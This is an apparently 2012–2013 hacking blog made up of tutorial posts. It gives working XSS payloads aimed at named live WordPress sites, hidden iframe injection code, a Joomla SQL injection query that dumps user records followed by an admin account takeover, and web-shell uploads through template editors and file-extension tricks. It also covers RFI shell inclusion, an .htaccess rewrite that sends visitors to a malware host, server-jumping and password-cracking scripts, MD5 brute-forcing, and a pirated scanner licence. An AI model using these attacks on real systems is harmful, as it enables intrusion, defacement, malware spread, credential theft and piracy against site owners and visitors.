Dear Readers: PWNSCAR is planning to publish a monthly Tech Magazine along with some other blogs. To Contribute CHECK DETAILS

This is default featured slide 1 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.This theme is Bloggerized by Lasantha Bandara - Premiumbloggertemplates.com.

This is default featured slide 2 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.This theme is Bloggerized by Lasantha Bandara - Premiumbloggertemplates.com.

This is default featured slide 3 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.This theme is Bloggerized by Lasantha Bandara - Premiumbloggertemplates.com.

This is default featured slide 4 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.This theme is Bloggerized by Lasantha Bandara - Premiumbloggertemplates.com.

ITS ALL ABOUT TECHNOLOGY

You will be left behind the race if you are lacking in technology. You wont be able to survive with respect. So lets learn a bit about technology. Shall we !

ABOUT ME

Showing posts with label Webhacking. Show all posts

21 Mar 2013

Metasploit Live Webcam Streaming Of Victim


Its me Aitezaz Known as Soldier Of God (SOG)
You all will be enjoying ur good days !
This Tut is About Webcam hacking !
So when You are successful in compromising a Remote system and after meterpreter session is opened , how to Watch Live Streaming Ov Victim Webcam.


Video Link = http://www.youtube.com/watch?v=17RXTGacKes

28 Sept 2012

Wordpress Themes Xss 0-day

 
#-Hey This is me Aitezaz In This Post I will Share My Wordpress Press Premium Themes 0day 
The Premium Themes Of Wordpress Theme developer comapne Theme-Junkie Are vulnerable to Reflected XSS.
 #
 # [ Vulnerability Details ]
 # Input Fields Are not Properly Sanitized Leading towards Cross Site scripting
 # All Premium themes Vulnerable.  
 #
 # - Visit Plugin theme Developer site
 # http://www.theme-junkie.com/
 #
 # [ XSS CODE ]
 # <script>alert("SOG WAs Here");</script>
 # <script>alert(document.cookie);</script>
 # <script>window.open("http://www.google.com/")</script>
 #
 # REflected XSS
 # ==============
 # http://SITE/?s=</script><script>alert("SOG WAs Here")</script>
 #
 # Vulnerable sites 
 # =====================
 #
 # 1- http://www.paknetmafia.com/
 # Theme Name = The WordPress theme in use is called "forester" (Designed By Theme-Junkie)
 # Vul = http://www.paknetmafia.com/?s=<script>alert("SOG WAS HERE")</script>
 #
 # 2- http://www.windows8update.com    
 # Theme Name = The WordPress theme in use is called "weekly". (Designed By Theme-Junkie)
 # Vul = http://www.windows8update.com/?s=<script>alert("SOG WAS HERE")</script> 
 #
 # 3- http://sharethemes.net
 # Theme Name = The WordPress theme in use is called "sharethemes".(Designed By Theme-Junkie)
 # Vul = http://sharethemes.net/?s=<script>alert("SOG WAS HERE")</script>  
 #
 # *Example Of Non Persistent Reflected XSS :>
 # * Redirecting Website To Our Deface PAge
 # *Example site : http://www.paknetmafia.com
 # Put this Code In the Search Bar or Paste After http://www.paknetmafia.com/?s= <html><meta   Http-equiv="refresh" content="0;url=http://pak-pak.co.cc/deface.html/"></html>
 # The Website Will Be Redirected To YoUr DEface PAge
 #
 # *You can Also Do cookie stealing
 # Video Pr00f :
 # Youtube =http://www.youtube.com/watch?v=U9jZlzi0uXY&feature=plcp
 # VimeO = https://vimeo.com/50359725

25 Aug 2012

Iframe Injection and its Countermeasures

Hey all in this tutorial i will be telling you all about Iframe Injection. Through this attack recently more than  90000 webpages are affected and it is spreading very fast.


What Is Iframe Injection ?


An iframe injection is an injection of one or more iframe tags into a page’s content. The iframe typically does something bad, such as downloading an executable application that contains a virus or worm in it… something that compromises a visitor’s system.

If you have a very recent browser (like Firefox 2) then iframe injections aren’t really a worry — these browsers are smart enough not to automatically download and run applications without your permission. But older browsers are more trusting.


What Is Iframe Tag ?


The <iframe> tag is an HTML tag used to seamlessly embed content from another page or site. (The “i” in “iframe” stands for “invisible”, i.e. “invisible frame”.) IFrames are used on thousands and thousands of sites, because that’s what Google uses for its AdSense ads — the little bit of JavaScript you paste on your page eventually ends up inserting an <iframe> into the HTML of your page.

What an attacker can do with Iframe Injection ?

Using Iframe Injection, an attacker can inject advertisements inside any other websites, insert malware infected or vulnerable site links, redirect to malware infected sites and many more.


How To Perform Iframe Injection ?


1. First of all find vulnerable websites using google dorks.

2. Then test the vulnerability by inserting some iframe tags using the url.

3. So if the website is vulnerable then insert the malicious Iframe code inside the webpage.

For example he/she can insert the following code using the url :

<iframe src=”http://targetsite.net/?click=2730375″ width=1 height=1 style=”visibility:hidden;position:absolute”></iframe>

For php webpages :

echo “<iframe src=\”http://targetsite/web.html\” width=1 height=1 style=\”visibility:hidden;position:absolute\”></iframe>”;


Obfuscate javascript :


<script>function c102916999516l4956a7e7c979e(l4956a7e7c9b86){… 


4. So if the client loads page, his system will be infected.  


What you should do ,if you are infected by Iframe Injection ?


 1. Change your passwords of ftp, control panel and database.

 2. Notify your web host about the attack and advice them to take measures against a possible server wide  attack..


 3. Change the file permissions in your server to the maximum secure mode.


 4. Download all your files from the server and  check for infections. Clean the infected files.


 5. Using a good antivirus software, scan and clean every PC you use for logging into your hosting server.


 6. Never use public computers to access your server.


How To Clean Infected Files ?


Use the following expressions to search for all pages containig the malicious code and replace it with space :


1.    <iframe src=\”http://[^"]*” width=1 height=1 style=\”visibility:hidden;position:absolute\”></iframe>

2.    echo \”<iframe src=\\\”http://[^"]*\” width=1 height=1 style=\\\”visibility:hidden;position:absolute\\\”></iframe>\”;


You may have to write a script to automate this for all the files in the server.

There's an php script that can help you to  find out the infected files. Download it and  save it as remove.php (it is currently remove.php.txt) and upload it to the root folder of your website.


.
You may also want to change some hardcoded values inside the file.

Then for that visit the url:

    http://www.yourdomain.com/anyname.php?c=iframe


It will search all the files in your website and if any of the files contains the given string, it will print the filename along with the number of occurrences of the string. In the above screenshot, you can see that one file is infected.

Note that the script will not remove the iframes from your files. Automated cleaning could break some of your websites. So as of now you will have to clean the files manually.


 Hope you all enjoyed this tutorial and if you have any  problem or question then you may ask in comments.

15 Jul 2012

Execute or Access Your (.JPG) Shell


Hey Guys Its me Aitezaz/ After hacking the admin panel of the website, find a place to upload image. from there instead of image you can upload your shell. Sometimes .php files are not allowed or there are restrictions on uploading .php files, So inorder to upload and execute for shell you have to change the extension of your shell.
Open your shell in notepad and then Save As and change the extension to any any one of the


shell.php;.jpg
shell.php.jpg
shell.php..jpg
shell.php.jpg
shell.php.jpg:;
shell.php.jpg%;
shell.php.jpg;

shell.php.jpg;
shell.php.jpg:;

MD5 Hash Cracking With Perl.

Hey Guys Its me Aitezaz ToDay i will sharing a TUT with About Hash Cracking

root@bt:~# Hi guys once again a simple but useful tutorial how to crack md5 hashes. If you have an password in md5 hash and you need password in plain text for this there is lot of tool'
> and online websites too but they wont crack all md5 hash if your hash exist in thier database they will give u plain text password but if not than u have to use some tool like 
> here we are using a perl script to crack an hash so i had encrypted an text "r2/." into a md5 hash which is "5d28a1f53e24a8b0a85d0a53348d49ad" so here we will try to decrypt it 

> again with perl in a plain text so first of all here we already know the leth of text is 4 and it is included with specail characters like ". /" etc so our job will be easy 
> but if we dont know the length and what kind of character included in hash then what? no problem we have some solution for that too ok lets began with first step if u are using linux here we are using back track for this first of all you need perl script so donalod and follow the steps to crack a hash i will try to explain each part of this script 


root@bt:~# wget http://bluerose.webuda.com/md5crack.rar


oot@bt:~# unrar x md5crack.rar


root@bt:~# perl md5crack.pl


root@bt:~# ok here is first option ./md5crack.pl ad 1 3 900150983cd24fb0d6963f7d28e17f72


root@bt:~# './md5crack.pl ad 1 3 900150983cd24fb0d6963f7d28e17f72
our command will be like this > perl md5crack.pl ad 1 3 900150983cd24fb0d6963f7d28e17f72
ad is charset if we will use ad option that means it will try only lowercase alphabets and all digits 0-9 now 1 is minimum lenth of hash character like a b c etc and 3 is maximum lenth of hash so this command will try all lowercase alpha numerical from 1 to 3 lenth so if password is like abc or ab9 tc it will show us result now lets see next command line 


root@bt:~# './md5crack.pl aA 3 3 900150983cd24fb0d6963f7d28e17f72
see here aA charset if we will use this option than it will try
lower,uppercase alpha numerical word like "Jeet123" and minimum length 3 and maximum is 3 it means it will try like this aaa,aab,aac ............aAc etc now lets move on last command line 


root@bt:~#'/md5crack.pl aAdx 1 10 900150983cd24fb0d6963f7d28e17f72
here is charset is aAdx it will try lower,upperalpha numerical and specail charater ./*-+& etc. here minimum lenth is 1 and maximum is 10 to it will start from a to aaaaaaaaaa the first command will finish our tast fast but if hash included only lowercase alpha numerical word secound will try uppercase so it will took more than first command and thrid one will took more then first and second command so how to finish our job fast ok for cracking an hash i will say use more shell in one time like see normaly an pass length will be minimum 4 digits so we can start from 4 and maximum may be 10 or more so here what to do we can use 6 shell in one time for first command i will give u example here 
perl md5crack.pl 4 4 900150983cd24fb0d6963f7d28e17f72
perl md5crack.pl ad 4 4 <hash here> this command will try only 4 charcter lenght word so in second shell we can try 5 5 so that will try only 5 charcter lengh word 
perl md5crack.pl ad 5 5 <hash here> like this we can use 6 6, 7 7, 8 8 , etc so minimum and maximum length will be same so task will be finish fast and it depend on charset what kind of charset you are trying like ad,aA or aAdx now as i told here i have an example to make understand>>> text= "r2/." and encrypted  md5 hash  is "5d28a1f53e24a8b0a85d0a53348d49ad" we will try to crack it again in plain text here we will try command line >  perl md5crack.pl aAdx 4 4 5d28a1f53e24a8b0a85d0a53348d49ad


root@bt:~# perl md5crack.pl aAdx 4 4 5d28a1f53e24a8b0a85d0a53348d49ad
5d28a1f53e24a8b0a85d0a53348d49ad != da0df02b98b2c3b9cbbdf43587d56018 (uLfa)
5d28a1f53e24a8b0a85d0a53348d49ad != d1c001e8867850b3c1433ba0ac938103 (vLfa)
5d28a1f53e24a8b0a85d0a53348d49ad != 0d75ced017fb9b8780d6c30f8e36a86b (wLfa)
5d28a1f53e24a8b0a85d0a53348d49ad != c6c1115d33975689dfa7433422a5288b (xLfa)
5d28a1f53e24a8b0a85d0a53348d49ad != ea5d6366e66c39611509b9e36d9853fa (yLfa)
5d28a1f53e24a8b0a85d0a53348d49ad != 9545a19052b086dd4615509cf861d062 (zLfa)
5d28a1f53e24a8b0a85d0a53348d49ad != 5f037f8a2e8160cf740ac02d559bb0fe (ALfa)
5d28a1f53e24a8b0a85d0a53348d49ad != b266bec7dfe619f023b93b8ca87fa762 (BLfa)
5d28a1f53e24a8b0a85d0a53348d49ad != 3601c4c04c4355c16e5bb388df65800c (CLfa)
5d28a1f53e24a8b0a85d0a53348d49ad != dd4f0c6b20d288aacc0db568c26b19ae (DLfa)
5d28a1f53e24a8b0a85d0a53348d49ad != b432ea04463991af047b6c4a1a9bdbbc (ELfa)
5d28a1f53e24a8b0a85d0a53348d49ad != 07d179f416bcfd993a0c9beafd479e70 (FLfa)
5d28a1f53e24a8b0a85d0a53348d49ad != 663e4f51eb5c016df23ad06b4e7e766b (GLfa)
5d28a1f53e24a8b0a85d0a53348d49ad != f1289bb711ed7327da215cc9405efd2d (HLfa)
5d28a1f53e24a8b0a85d0a53348d49ad != f3c865b0b727f8047781c2fd38f30e6f (ILfa)
5d28a1f53e24a8b0a85d0a53348d49ad != f0a6fde524f2b7dd5cda8d45d6c41bd6 (JLfa)
5d28a1f53e24a8b0a85d0a53348d49ad != ed40b98eb7d1351d53c5d777f876839c (KLfa)
5d28a1f53e24a8b0a85d0a53348d49ad != 3495e83370012d26050dbcdc95c42015 (LLfa)
5d28a1f53e24a8b0a85d0a53348d49ad != c8b68f5c9365fcafa5884edaa98801b6 (MLfa)
5d28a1f53e24a8b0a85d0a53348d49ad != e86bf9d6265191b8c63c3c963e6c9a92 (NLfa)
5d28a1f53e24a8b0a85d0a53348d49ad != 0cf5d8630ebb9cabc8db92cbbdb1d5c8 (OLfa)
5d28a1f53e24a8b0a85d0a53348d49ad != 2383f4b6f1117600e880127fb2641fcd (PLfa)
5d28a1f53e24a8b0a85d0a53348d49ad != 07f00734587164f59d4412ac4b170415 (QLfa)
5d28a1f53e24a8b0a85d0a53348d49ad != 1652ddeb95d31881ccb73b589f35563a (RLfa)
5d28a1f53e24a8b0a85d0a53348d49ad != abbc084e67b158e646c0e1a203099067 (SLfa)
5d28a1f53e24a8b0a85d0a53348d49ad != 7dd1d31cf7e1c9030ad3b3e03811fcad (TLfa)
5d28a1f53e24a8b0a85d0a53348d49ad != be5173f471c44ca32a44ad5d03b456be (ULfa)
5d28a1f53e24a8b0a85d0a53348d49ad != c5a73d7da1f995c5fff1429454ff8a46 (VLfa)
5d28a1f53e24a8b0a85d0a53348d49ad != 38caf84bd285eb5d2c5cb4e08ef730d0 (WLfa)
5d28a1f53e24a8b0a85d0a53348d49ad != df71a25b9ad6f9bf01a559635b733083 (XLfa)
5d28a1f53e24a8b0a85d0a53348d49ad != 553117796a60d745d5c19107943f5abf (YLfa)
5d28a1f53e24a8b0a85d0a53348d49ad != b1dd21008ac5cc4a8c9cb03f02fded59 (ZLfa)
5d28a1f53e24a8b0a85d0a53348d49ad != 89dbf10c22720fdd47411736da8a86d0 (1Lfa)
5d28a1f53e24a8b0a85d0a53348d49ad != b7f20e899623426ffd38d99218a215f2 (2Lfa)
5d28a1f53e24a8b0a85d0a53348d49ad != de271d671eaf1db39b9e8202654f610d (3Lfa)
5d28a1f53e24a8b0a85d0a53348d49ad != 197359723ff9ccabe9e13d22ef616412 (4Lfa)
5d28a1f53e24a8b0a85d0a53348d49ad != fb62f20a2c81e65623cf400575e1850a (5Lfa)
5d28a1f53e24a8b0a85d0a53348d49ad != bdc2a4179810b0e37ea31239901d06c4 (6Lfa)
5d28a1f53e24a8b0a85d0a53348d49ad != e4565547c49e868cddf1ba49c85dbd5e (7Lfa)
5d28a1f53e24a8b0a85d0a53348d49ad != f70651b42b4997c9a8c42a7ddd7b7e73 (8Lfa)
5d28a1f53e24a8b0a85d0a53348d49ad != 63e13a11b755c2bd7dc25817ba1ccb1b (9Lfa)
5d28a1f53e24a8b0a85d0a53348d49ad != e7c331e7937 snip...................


process here started how it is trying every thing we can see now when it will finish it will give us correct result se below 


5d28a1f53e24a8b0a85d0a53348d49ad != bd25e63fa49684f2b4e862670485048d ("1/.)
5d28a1f53e24a8b0a85d0a53348d49ad != 62875e810adc53487939aa311c770695 ($1/.)
5d28a1f53e24a8b0a85d0a53348d49ad != 677ab68f4a1cad69c494c891e2f06aa6 (%1/.)
5d28a1f53e24a8b0a85d0a53348d49ad != c0397120d1b845287c1163a2ef4ea645 (&1/.)
5d28a1f53e24a8b0a85d0a53348d49ad != 47cedcd4aa4f17d6eb4d1fc764b24289 (/1/.)
5d28a1f53e24a8b0a85d0a53348d49ad != f2226fade37e452c3337b4d486845258 ((1/.)
5d28a1f53e24a8b0a85d0a53348d49ad != d335549958cb6f7bc30d9bceb0182599 ()1/.)
5d28a1f53e24a8b0a85d0a53348d49ad != 36ba42a32c7171b7a671cfa1e6089854 (=1/.)
5d28a1f53e24a8b0a85d0a53348d49ad != c1c57fdc741385631385fd005bf06700 (?1/.)
5d28a1f53e24a8b0a85d0a53348d49ad != 0609508323bf700b1606c6b72169b7d8 (-1/.)
5d28a1f53e24a8b0a85d0a53348d49ad != fc1e4aff82e6109d8471acb0279c00e3 (.1/.)
5d28a1f53e24a8b0a85d0a53348d49ad != 925a4422871639620285fc1a521424ea (:1/.)
5d28a1f53e24a8b0a85d0a53348d49ad != e35df166288f8b675a38e4c9e39915dd (\1/.)
5d28a1f53e24a8b0a85d0a53348d49ad != 4991a349aee2145b4270211cb9155982 (*1/.)
5d28a1f53e24a8b0a85d0a53348d49ad != 06095b2620890747f1f1eec52c87daa0 ('1/.)
5d28a1f53e24a8b0a85d0a53348d49ad != 0609508323bf700b1606c6b72169b7d8 (-1/.)
5d28a1f53e24a8b0a85d0a53348d49ad != 68d126b1f8710d323ebbd88c9077726d (_1/.)
5d28a1f53e24a8b0a85d0a53348d49ad != 925a4422871639620285fc1a521424ea (:1/.)
5d28a1f53e24a8b0a85d0a53348d49ad != fc1e4aff82e6109d8471acb0279c00e3 (.1/.)
5d28a1f53e24a8b0a85d0a53348d49ad != 33535a71dd3f6ce518ff4439c9086942 (;1/.)
5d28a1f53e24a8b0a85d0a53348d49ad != a11ec1f07e10d299426cf6b3d77b3514 (,1/.)
5d28a1f53e24a8b0a85d0a53348d49ad != 807fed161fa993f41f5e73e06db002d3 (a2/.)
5d28a1f53e24a8b0a85d0a53348d49ad != 8962a9a33e0973e23cb82fbb2c00fe8c (b2/.)
5d28a1f53e24a8b0a85d0a53348d49ad != 4e9da6ec31a0fe9507795827db605dac (c2/.)
5d28a1f53e24a8b0a85d0a53348d49ad != 788ae10879ca928d00cd5079b6631d10 (d2/.)
5d28a1f53e24a8b0a85d0a53348d49ad != ad6408b9ad9f5bde36548b720a42733f (e2/.)
5d28a1f53e24a8b0a85d0a53348d49ad != 527b287eeacc38f7aa9cdd07ad605871 (f2/.)
5d28a1f53e24a8b0a85d0a53348d49ad != 825a9fe2400e410c668e38bbd7e5da43 (g2/.)
5d28a1f53e24a8b0a85d0a53348d49ad != 860f12af83973aa8d4f85108e3dbcc4a (h2/.)
5d28a1f53e24a8b0a85d0a53348d49ad != 859d2caa4780f37f725acbb7e2f2c984 (i2/.)
5d28a1f53e24a8b0a85d0a53348d49ad != 8753b399d39090b695040ebfb39037d4 (j2/.)
5d28a1f53e24a8b0a85d0a53348d49ad != bfcb8d3eaca7f9b7571112a40802d477 (k2/.)
5d28a1f53e24a8b0a85d0a53348d49ad != 7348e7b0caf781e4a6b9221ecb9694a4 (l2/.)
5d28a1f53e24a8b0a85d0a53348d49ad != a3d691f375ea2b2766644c9171dde234 (m2/.)
5d28a1f53e24a8b0a85d0a53348d49ad != 607db55f1ba78e363ae8bb1921478c3a (n2/.)
5d28a1f53e24a8b0a85d0a53348d49ad != ec58f0995b89d9777fc21fd15890cfdb (o2/.)
5d28a1f53e24a8b0a85d0a53348d49ad != d66d37eef3815a28d83e854249f6c734 (p2/.)
5d28a1f53e24a8b0a85d0a53348d49ad != 842d107a1c737608dcb1b12f1f2729dc (q2/.)
5d28a1f53e24a8b0a85d0a53348d49ad != 5d28a1f53e24a8b0a85d0a53348d49ad (r2/.)


**** Password Cracked! => r2/.
root@bt:~#  we got the plain text i hope it will helps if you are not using linux but want to try it on windows i will write an short tut how to use perl on windows or any Question feel free to ask 


Note: use perl md5crac.pl instead of ./md5crack.pl 
correct command will look like this >>>>>>>>>>>perl md5crack.pl ad 5 5 <hash>
if u will try this it will ask for permission >>>>>>>./md5crack.pl ad 55 <hash> wil not work untill u wont change permission of the script .

26 Jun 2012

Acunetix web vulnerability scanner V8 + Patch

First got to this link and download acunetix scanner

http://www.acunetix.com/download/fullver8

ID: acunetixwvsfullv8
Password: nFu834!29bg_S2q

Then install it do not open it
If opened Closed it :P

Open patch and click on patch

Now open Acunetix you will be asked for some details

Enter below details
License Key:  2e3b81463d2s56ae60dwe77fd54f7d60
Name:         Hmily/[LCG]
ComPany:      Www.52PoJie.Cn
Email:        Hmily@Acunetix.com
Telephone:    110

Patch Link
http://www.mediafire.com/?3jsa9n1sqjh3bce 


17 Jun 2012

Uploading Shell In Wordpress

Hey all in this tutorial i will tell you all how to upload shell in wordpress

So first of all we must have access to wordpress. As many of you must  have tried symlink and got worpress and joomla databases but what about uploading shell in them.

 So here we go just follow me 


1. Log in to your worpress site and after logging in you will see something shown in below image.


2. On the left hand side you can see editor option under appearance just follow that option.


3. After getting in editor  you will see different themes. So select any theme you want and then select template as shown in below image.


4. After selecting theme and template just replace this code with our shell code and then upload file.


5. Now after uploading file it must show File edited successfully and after that go to your shell directory i.e. www.targetsite.com/wp-content/themes/yourtheme/templatename.php.


Our shell is uploaded ;)

I hope you all enjoyed this tutorial and if u feel any confusion or problem then you may ask in comments. 


11 Jun 2012

Uploading Shell in Joomla

Hey all today i will be telling you all about uploading shell in joomla.

So without wasting time lets start our work____!!! 

1. Suppose we have an access to joomla admin.



2. After logging in we will get inside the site from where we can edit and do many things with the database. As shown in image below.



 3. The go to Extensions and inside that Template Manage. As shown in below image.



4. After getting in template manager we will see all the templates installed on the site.


5. As we can see marking in red it has the star. It shows its the default template used by the sites currently. Select any of the template like i am taking beez.



6. Once we click on beez we will see something as shown in below image.


After that click on Edit html.


7. Once you clicked on edit html you will see something as shown in below image.


As we can see the red part /templates/beez/index.php that is the path of your shell.


9. Now paste your shell code over there and save it.



 10. As soon as we  click on save. it will take us to page were it will shows Template source saved


Once that is done we can access our shell. Path of the shell would be


www.site.com/templates/beez/index.php 


  I hope you all enjoyed this tutorial and if u feel any confusion or problem then you may ask in comments. 

5 Jun 2012

Hacking Joomla Website

Hey all today i will tell you all how to hack joomla websites.Ok so thereare are different ways to hack a Joomla based website ...But today i will tell you all one of the finest way to hack Joomla websites.


Introduction To Joomla


Joomla as Stable-Full Package is probably unhackable and If someone tells that HACKED Joomla, talking rubbish___!!!!!!!

But people still hacked sites that use Joomla as Content Management System?

Joomla is made of components and modules and there are some developers apart from official team that offer their solutions to improve Joomla. That components and modules made by that other developers are weak spots and thus make it vulnerable and hackable.

Finding Exploit and Target


First Of all you input this

Google Dork :

inurl:"option=com_mytube"

enter this dork in Google search box...

Next is injecting the target

See for this URL:

http://targetsite.com/index.php?option=com_mytube&Itemid=88...

Now You have to replace the url something like below

http://targetsite.com/index.php?option=com_mytube&Itemid=88&view=videos&type=member&user_id=62+AND+1=2+UNION+SELECT+0,1,2,3,4,5,6,7,8,9,10,11,concat%280x3a,username,0x3a,email,0x3a,activation%29,13,14,15,16,17,18,19,20,21,22,23,24,25+from+jos_users+where+id=62--
If our target site is vulnerable then we can see something like below image


In above image we can see username, email and activation code.

Now let this page opened and open new page.

Admin password reset


Go to:

http://www.targetsite.com/index.php?option=com_user&view=reset

This is standard Joomla query for password reset request


Ok now type the email adress found in above steps and submit it
The activation code should be resetted.

Return to the first page, refresh the page and take the new activation code.

Paste him in the token and press Submit.

problem with token_______!!!!!!

UPDATE: Joomla! 1.5.16 now hashes the reset token

if you see a thing like :$1$14411: after the activation code, it will not work.

Admin Login


If you done everything ok, your Password page will load. Enter your new password...


After that go to:

http://www.targetsite.com/administrator/


Standard Joomla portal content management system

Enter the username  and your new password, click on Login

Go to Extensions >> Template Manager >> Default Template Name >> Edit HTML

In Template HTML Editor insert your defaced code, click Apply, Save and you are done!!!

Now you are successfully done.


  I hope you all enjoyed this tutorial and if u feel any confusion or problem then you may ask in comments. 


1 Jun 2012

INFECTING WEBSITES WITH MALWARE

Hello Guys its me Aitezaz Today i will be showing you how to infect websites with malware.

Things Required:

*  Shelled Server
* Access to .htaccess file

 First Step:

Open your Shell and locate .htaccess file

.


Second Step:

 Now edit it and REplace everything with the code given below


RewriteEngine On
RewriteCond %{HTTP_REFERER} .*google.* [OR]
RewriteCond %{HTTP_REFERER} .*ask.* [OR]
RewriteCond %{HTTP_REFERER} .*yahoo.* [OR]
RewriteCond %{HTTP_REFERER} .*baidu.* [OR]
RewriteCond %{HTTP_REFERER} .*linkedin.* [OR]
RewriteCond %{HTTP_REFERER} .*flickr.*
RewriteRule ^(.*)$ http://villusoftreit.ru/in.cgi?3 [R=301,L]
RewriteEngine On
ErrorDocument 400 http://villusoftreit.ru/in.cgi?3
ErrorDocument 401 http://villusoftreit.ru/in.cgi?3
ErrorDocument 403 http://villusoftreit.ru/in.cgi?3
ErrorDocument 404 http://villusoftreit.ru/in.cgi?3
ErrorDocument 500 http://villusoftreit.ru/in.cgi?3

}

now save it and we have successfully infected the site.

26 May 2012

Jumping In Server

He Guys its me Aitezaz. Today i will be writing on Jumping in server.
What we can do with jumping in Server ?
 We can  get access to all the readable directories on the server and their possible database.
 
# First of all download Jumping.zip
Download it from here
After Downloading Unzip Jumping.zip
 
# Steps to get access
Go to your shell
 Make a new directory "jumping".Then upload All the files which you have unziped.
 Now go and open your jumping folder. if you have uploaded it in public_html 
then the link would be www.site.com/jumping and you would see the below image

 
Now open barc0de mini.php .Like this in new tab type www.site.com/jumping/barc0de_mini.php.Once You Have opened, it will look loke this
 
 
Password is hackers


Now open jump.php it will take some time to load as it scans for all readable sites on server.
Once it done it will come up will all readable sites on server like this

 All the above are directly readable. Now will run scanner.php. 
it will read for config file in those dir once done it shows us like this


Now lets take one of them and put it in our barc0de mini.php and see if it shows us the database.


And boom we have the access to its database config file


i have included two more files sql.php & domain.php. this will help you to get website name and get in to database..cracker.php tries to crack ftp+ cpanel..If you are Facing any Problem do ask me.

20 May 2012

Hacking Websites With RFI And Uploading Shell

In this tut we will see how to hack websites by using RFI(Remote File Inclusion) technique.

What Is RFI(Remote File Inclusion)


Remote File Inclusion (RFI) is a type of vulnerability most often found on websites. It allows an attacker to include a remote file, usually through a script on the web server. The vulnerability occurs due to the use of user-supplied input without proper validation. This can lead to something as minimal as outputting the contents of the file, but depending on the severity, to list a few it can lead to:

  • Code execution on the web server
  • Code execution on the client-side such as JavaScript which can lead to other attacks such as cross site scripting (XSS).
  • Denial of Service (DoS)
  • Data Theft/Manipulation
RFI is a very uncommon vulnerability due to excessive patches and updates on websites.

S0 here we go _follow me____!!!!!

Finding a Vulnerable Site using Google Dorks and Checking for vulnerability


Here i provided a link for finding vulnerable sites using   Google Dorks For RFI 


Now for testing whether our site is vulnerable to RFI or not we will uss the following command

www.targetsite.com/index.php?page=www.google.com

Suppose our target site is www.aabbcc.com . So for checking our url will become something like diz

www.aabbcc.com/v2/index.php?page=http://www.google.com

If after executing the command the homepage of the google shows up then then the website is vulnerable to this attack if it does not come up then the site is not vulnerable to RFI.

Exploiting The Vulnerability


For that you will need to upload your shell

You will need to upload your shell in .txt format (shell.txt) instead of .php format (shell.php). I recommend you use c99, r57, Locus, etc.

You will need to upload it to any website hosting.
So once you have uploaded your shell to your website, it should look like this.

www.oursite.com/shell.txt

Now comes adding our shell to victims website

Okay, once we are at the vulnerable page (www.aabbcc.com/v2/index.php?page=http://www.google.com)
we will have  to replace"http://www.google.com " and include our own file(in my place its
(www.oursite.com/shell.txt)

 Our new link should look like this.

www.aabbcc.com/v2/index.php?page=www.oursite.com/shell.txt

NOTE--> The question mark (?) is important. If the site was vulnerable you should now see your shell embedded to the webpage. You can then do as you wish with it. Sometimes "shell.txt?" may not be enough, we may need to use null bytes for it to execute successfully. If you receive an error from "shell.txt?" try "shell.txt?".

 Ok so we uploaded our shell successfully in the target site and i think you all know that what all you can do after uploading shell to the site :)


18 May 2012

Hacking Websites With LFI And Uploading Shell

Hey awl in this tut i will be telling you all about LFI (Local File Inclusion) and also how to upload shell through it.

What Is LFI ?


LFI ( Local File Inclusion ) Attacks are occur in the web application when the parameters are not checked properly and checked before being used to include the files. By this vulnerability flow Attacker can see the arbitrary files on the directory and even can deface the site by uploading the Shell by this over flow.

Things Required


  • LFI Vulnerable site
